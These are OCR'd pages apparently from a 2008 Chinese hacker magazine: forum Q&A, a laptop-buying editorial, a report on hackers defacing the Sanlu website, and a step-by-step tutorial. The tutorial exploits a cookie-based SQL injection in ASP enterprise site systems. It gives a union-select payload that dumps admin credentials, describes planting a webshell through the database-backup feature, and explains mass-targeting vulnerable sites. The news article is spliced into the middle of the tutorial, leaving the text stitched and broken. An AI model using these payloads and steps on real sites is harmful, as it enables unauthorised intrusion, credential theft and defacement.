A：动网历来被人戏谑为“洞网”，向来是脚本黑客的研究最爱。就我所知，近期的8.1版的登录页面注入更是让人大跌眼镜。至于相关安全措施，首先要堵住的是脚本漏洞和安全隐患，例如升级到最新版本、修改默认数据库等必要措施；其次是堵住人为漏洞，管理员用户的弱口令或者黑客入侵后刻意留下的后门等。总之一言难尽，不要忘了一个重要的东西，那就是日志！但就流行趋势而言，使用php脚本的discuz或者phpwind论坛，不论是在实用程度、安全系数，甚至在优化程度上，已经完全超越了dvbbs，建议更换。

URL：http://www.nohack.cn/bbs/thread-81825-1-3.html

Q：30位的密码是哪来的？好象不是MD5的啊？高手帮忙啊！

A：加密通俗上来讲属于算法，MD5只是其中一种，30位的密码在现在来看是很常见的，某些CMS系统和共享软件都采取了类似模式，只能说这种加密算法肯定是和MD5有联系，但是就看作者如何定义了。


URL：http://www.nohack.cn/bbs/thread-73312-1-4.html

其实网络验证类的破解思路只有一个：就是想办法把网络验证转化为本地验证。当然，本文只是起到一个引玉抛砖的作用，更加高级的破解网络验证类的方法还有：修改程序验证数据、内存补丁替换数据、还原控制端写入服务端的部分源码，再编写生成器（这个比较难，我还要学习学习，呵呵）等。

【本文介绍的相关程序已收录在本期光盘中】

编辑点评：

网络验证一直是cracker最头痛的问题，如果cracker们也能懂一点入侵知识的话，我想对于网络验证也不会再有太大的问题了。



非安全 黑客手册

NO 安全杂志 中文版

2008.10 ￥10元

中国计算机安全法律提醒你：非法入侵他人计算机是一种违法行为

在线商城隆重开业

book.nohack.cn

国庆快乐

“完整”的社会工程学行动

记一次“完整”的社会工程学行动

Who is the criminal？

[答案]Who is the criminal？

我在入侵过程中用过的三大门派的几个工具

我喜欢的几款小工具

黑“鹿”事件

将挂级进行到底

最新Dedecms织梦系统0DAY分析与利用

phpcms注射0day三连发

BBSGOOD 5.0 SQL版两个注入分析暨利用

从PHP宽字符转码缺陷到phpwind、sablog漏洞分析

……more……

[测试]记一次曲折渗透之旅

[免]换种思路躲过雷客图

ISBN 978-7-900452-68-9

写在前面

黑客本本选择记

早就说过，今年中国的事情特别多，趁着国庆长假，大家应该放松下神经，好好休息下，我先睡觉去了，请大家往后面翻阅吧……虾？还木到晚上？起床，沐浴，上香去也，保我神州大国天泽地佑，日月同辉……

好久没有以编辑部的故事为主题“写在前面”了，大家忘记我们没？想了解编辑部的“黑”幕吗？每期第一页，头版头条，广告招租，国庆优惠，欢迎投放！讲述编辑部某人自己的故事……

最近某猴正在帮朋友物色一台本本，不知道本本为何物者，请到google或baidu输入关键字“本本”进行搜索。如果你不知道什么是google或者baidu，请在google里输入baidu，baidu里输入google，谢谢。

本本对于黑客是很有用处的，第一、可以移动黑站，方便灵活，走到那里黑到那里；第二、可以无线黑站，只要有信号覆盖的地方即可操作。可以说是除手机以外，最适合黑客的最基本轻便装备。

黑客讲究的是实用主义，不做无谓的浪费，浪费金钱是可耻的，浪费时间是不可原谅的。所以选择某些东西的时候，就要多研究，多筛选，把时间用在适当的地方。

朋友决定买本本，主要就是轻便，而现在本本的配置已经可以胜任许多在台式机上的工作了。当然，首先还是价格决定着一切，但是只划定了在ASUS、DELL两个品牌之间进行选择，并定下了心理价格承受范围，6500RMB左右。接着就和朋友上相关电脑IT类网站进行信息收集，确定配置范围，这可是很耗时间和精力的，不亚于找漏洞啊！

经过几小时的资料归类整理，首先确定比较熟悉的配置：显示芯片最低级别为ATI Mobility Radeon HD 2400，然后内存容量最低1G，硬盘容量120G以上，光驱带刻录功能，屏幕尺寸14寸以上，六芯电池，拥有无线网卡，USB、DVI、VGA、耳机、音响、读卡器等常规标配接口。

最头痛的选择算是CPU了，放弃AMD，只有Intel可选择了。由于Intel在移动处理器上的产品线太过“细长”，不同型号的产品通过标称根本不容易知道其性能的详细参数，所以我们采取“拆半法”来进行逐步淘汰。

首先只把CPU范围定在了酷睿2双核，也就是所谓的T5、T7、T8、T9系列CPU。而这其中，我们只选择前端总线667MHZ以上，主频2G以上，二级缓存2M以上的产品线，没办法，资金有限，呵呵……而且，据说速率越高，发热越大，散热可是选择本本非常需要考虑的问题。看过许多评测，ASUS和DELL的本本散热性还是不错的。

再次缩小范围，通过以上选择标准，CPU的最终范围被划定在T5750以上，而T8、T9系列就不考虑了，呜呜……然后使用这个范围当中的“CPU型号+HD”（HD作为前面所决定的独显芯片的关键字）为关键字进行google，以确定有那些机型。最终，在这个基础上确定了大约5款机型作为参考。

其实，写出这次的选择记录，就像是个变相的分析，要先决定部分，再修改局部，最终达到一个可以接受的范围。现在是选择好了，就看朋友怎么去忽悠后决定马上出手，还是等待年终春节，以耐心换金钱了，哈哈……

新闻时评　黑“鹿”事件

临近十一，正是残奥会已快结束之时，全国同行业产销量第一的三鹿奶粉成为关注的对象！据悉，陕、甘、宁、江苏等地出现多起婴儿患肾结石病例，疑为食用问题奶粉所致。经过卫生部调查，高度怀疑三鹿牌婴幼儿配方奶粉受到三聚氰胺污染；与此同时，三鹿承认奶粉受污染，全部召回8月6日以前的产品。据不完全统计，患儿涉及的主要省份包括：湖北、湖南、山东、安徽、江西、江苏、陕西、甘肃、宁夏、河南等。

现在某些地区的医院里，许多家长带着孩子做检查，他们表示，无论是否食用过三鹿奶粉，但对目前的事件表示出愤慨，并已经决定，以后将会定期带孩子到医院做身体检查。

相关人士表示：三聚氰胺是一种化工原料，作为添加剂，可以使原奶在掺入清水后，仍然符合收购标准，所以被不法分子用来增加交奶量用以获利。三鹿集团在奶粉原料采购环节存在纰漏，由于三鹿奶源基地遍布省内外，奶源管理非常松散，对于奶农的不法行为难以监控。

然而，外界并未打消对三鹿集团的怀疑。卫生部相关人士表示，目前由卫生部牵头的联合调查组仍在调查三鹿集团是否在生产环节也添加了三聚氰胺。




图1

三鹿事件在第一时间被报道出来后，网络上已经是热闹非凡，这时候部分黑客开始了练手。随着事件的愈演愈烈和各方面的声讨，三鹿集团官方网站成为了黑客攻击的对象。

据说，在9月12日中午，有网友欲登录三鹿集团网站查询相关事件最新进展时，不想却发现三鹿集团官方网站首页上方的浏览器标志已经被改为“三聚氰胺集团”，但其他子网页还是“三鹿集团”，而且内容也还是三鹿集团自己的，如图1所示，但不到半小时该网站即恢复正常。

下午，获悉黑站消息的网友前去登录时，网站访问速度已经变得非常慢，首页无法打开并呈现白屏反应，等待多时后，首页都始终停留在读取Flash动画的状态。




图2

随后的几天，有网友再次尝试打开该网站时，已经变成“无法显示网页”了，如图2所示。另外，在通过PING命令进行连接时，也是返回“连接超时”的提示，如图3所示，完全连接不上，也许是官方停止了网站服务器的运行。




图3

有网友表示，此前曾多次登录三鹿集团官方网站，发现事件爆发至三鹿宣布召回产品这段时间，三鹿集团也未在其页面上进行任何说明。

肉鸡接龙

栏首语

嘿嘿，刚开学就是短假（中秋）+长假（国庆），小编我可是忙得团团转啊！满网络地搜索有什么新奇玩意儿，趁放假的时间研究研究，咱也要保持速度，不能退步哈！有朋友给我发信息："奥运结束，国庆又来，举国翘盼，神舟七号。"哦，对，十月国家将会择机发射"神七"，七七四十九，九九八十一，一统天下，下不为例……（脑筋混乱中）



文 zarich

其实在"黑手"也有人写cookie注入的，而且还是同一个漏洞，这次就写出来，告诉大家如何批量入侵的思路。

目前流行的企业网站整站系统有很多，如亿联网络、南方数据、网软天下、良精科技等等，我这里列出来的都可以说是同一个企业整站系统，因为其源代码几乎一样，连漏洞页面都一样，无语了，不知是谁抄袭谁的。这么多的隐患，怎么不会让人入侵呢？哈……

这里说一下cookie注入，在ASP脚本中，Request（请求）对象获取客户端提交数据，常用的是GET和POST两种方式，同时request对象可以不通过集合来获得数据，即直接使用request（"name"）。但它的效率低下，容易出错，当我们省略具体的集合名称时，ASP是按QueryString、form、cookie、servervariable集合的顺序来搜索的。在request对象成员中集合cookies，它的意思是读取用户系统发送的所有cookie值，而cookies是保存在客户端计算机的一个文本文件，可以进行修改，这样一来，我们就对变量过滤不严的网站使用Request.cookie方式来提交变量的值，从而利用系统的漏洞进行注入攻击。

现在开始说下这套系统的漏洞页面shownews.asp，在文件头用<!--#Include File="inc/Check_Sql.asp"-->包含进了check_sql.asp。这个被包含文件是用来防止黑客注入的，文件源码如图1、图2所示。

```
On Error Resume Next

'----- 对 get query 值 的过滤.

if request.QueryString<>"" then
Chk_badword=split(Query_Badword,"∥")
FOR EACH Query_Name IN Request.QueryString
for i=0 to ubound(Chk_badword)
If Instr(LCase(request.QueryString(Query_Name)),Chk_badword(i
Select Case Err_Message
  Case "1"
Response.Write "<Script Language=JavaScript>alert('传参错误!
update delete ; insert mid master 等非法字符! ');window.close
  Case "2"
Response.Write "<Script Language=JavaScript>location.href='"&
  Case "3"
Response.Write "<Script Language=JavaScript>alert('传参错误!
update delete ; insert mid master 等非法字符! ');location.hre
End Select
```

图1

```
End if

'-----对 post 表 单值的过滤.

if request.form<>"" then
Chk_badword=split(Form_Badword,"∥")
FOR EACH name IN Request.Form
for i=0 to ubound(Chk_badword)
If Instr(LCase(request.Form(name)),Chk_badword(i))<>0 Then
Select Case Err_Message
  Case "1"
Response.Write "<Script Language=JavaScript>alert('出错了! 表单
# ( ) 等非法字符! ');window.close();</Script>"
  Case "2"
Response.Write "<Script Language=JavaScript>location.href='"&Err
  Case "3"
Response.Write "<Script Language=JavaScript>alert('出错了! 参数
# ( )  等非法字符! ');location.href='"&Err_Web&"';</Script>"
End Select
Response.End
```

图2

看到没有，只是对get、query和post方法提交的数据进行了过滤，忽略了对cookie方法提交的过滤。很好，漏洞产生。现在再来看看shownews.asp这个文件，相关代码如图3所示。

```
id=cstr(request("id"))
Set rsnews=Server.CreateObject("ADODB.RecordSet")
sql="update news set hits=hits+1 where id="&id
conn.execute sql
sql="select * from news where id="&owen
rsnews.Open sql,conn,1,1
title=rsnews("title")
if rsnews.eof and rsnews.bof then
response.Write("数据库出错")
else
%>
<table width="100%" border="0" align="center" cellpaddi
  <tr>
    <td height="5" valign="top" bgcolor="#FFFFFF"></td>
  </tr>
  <tr>
    <td height="72" valign="top" bgcolor="#FFFFFF"><tab
```

图3

看到没，如果出错了就会在页面显示"数据库出错"。当我们在浏览shownews.asp时，后面不加参数就会出错，这时我们可以进行注入攻击。这里用到的工具有green browser浏览器、cookie读取插件、挖掘机v1.1、数据库浏览器。



图4

首先用数据库浏览器打开网站数据库，可以知道存放管理员账号跟密码的表是admin表，账号跟密码的字段分别是username和password。

先打开green浏览器，在地址栏输进漏洞页面，我这里用某电脑维修服务中心网站为例，输入http://www.xxx.cn/

在此次事件中，三鹿公司官方网站www.sanlu.com热闹非凡，连续两日被数十批黑客光顾，大家是你修改过来，我修改过去，不断有人为替换的首页添加新的内容，大家你一句，我一段地发表看法。三鹿公司的技术维护人员估计也是折腾不过来，干脆就只有关闭网站了。

法律专家提醒黑客：无论三鹿出现什么问题，入侵三鹿网站都属于违法行为。破坏数据，更将是严重犯罪行为。莫将义气用事，为了争强好胜，而给自己带来麻烦。

黑客表明：我们不是入侵，我们是友情测试，完全免费地，谢谢！

以下摘取部分黑客的留言：


他的奶粉不安全，看它网站安全系数就知道了。

黑客也是人，这次黑客黑得很得人心。

黑的好，多少小孩子喝三鹿奶粉。

黑站别喝奶，喝奶别黑站

……



小迷点评：

据资料显示，2007年三鹿奶粉以18.26%的市场份额在奶粉领域继续领跑，连续15年居全国同行业产销量第一名，其中十大品牌产品占据的市场份额为78.35%，比上年增长10.25%。如此强大的民族品牌，就这样在"三聚氰胺"四个字面前大伤元气。

在这里引用某朋友的一点感叹：黑掉网站只能解一时之气，无助于解决任何问题，特别是在此危急时刻，网站也是其向社会和消费者沟通的重要方式之一，而屏蔽这一方式只能雪上加霜，三思。

shownews.asp，如图4所示。

看到没，页面显示“数据库出错”，呵呵，看到这个就几乎成功一半了。接着打开cookie读取插件，这个是green自带的，但要安装下载，很简单，这里不说了。

在cookid名称里面输入ID，因为提交的数据是存放在ID里面的，属性里面输入**-1 union select 1,username,password,4,5,6,7,8,9,10 from admin**，这里用的是联合查询的语法，目的是提取管理员的账号跟密码信息，如图5所示。




图5

填好后按“有效期（1分钟）”，接着按“源读入”，再按“写入”。接着刷新页面http://www.xxx.cn/shownews.asp，哈！看到没有，账号密码爆出来了，如图6所示。




图6

密码是MD5加密的，去网上破解得知是xiao888。当然，密码能不能破解还是要看RP的。现在登录后台，找个能传图片的地方传个小马，传好后按“代码”，查看小马路径，如图7所示。




图7

接着来到数据库备份，在当前数据库路径输入小马路径，在备份数据库名称里面输入你想定义的页面名字，当然要以.asp结尾。接着点“备份”，备份成功，如图8所示。



图8

接着的改首页啊，提权啊，挂马啊，大家自由发挥，这里不写了。说完入侵原理跟步骤，现在给大家两个大量入侵的方法：

第一种是用经典工具挖掘机v1.1，打开后在关键词填上“企业邮局 联系我们 繁体中文”，后缀添加shownews.asp，线程数改成100、如图9所示。

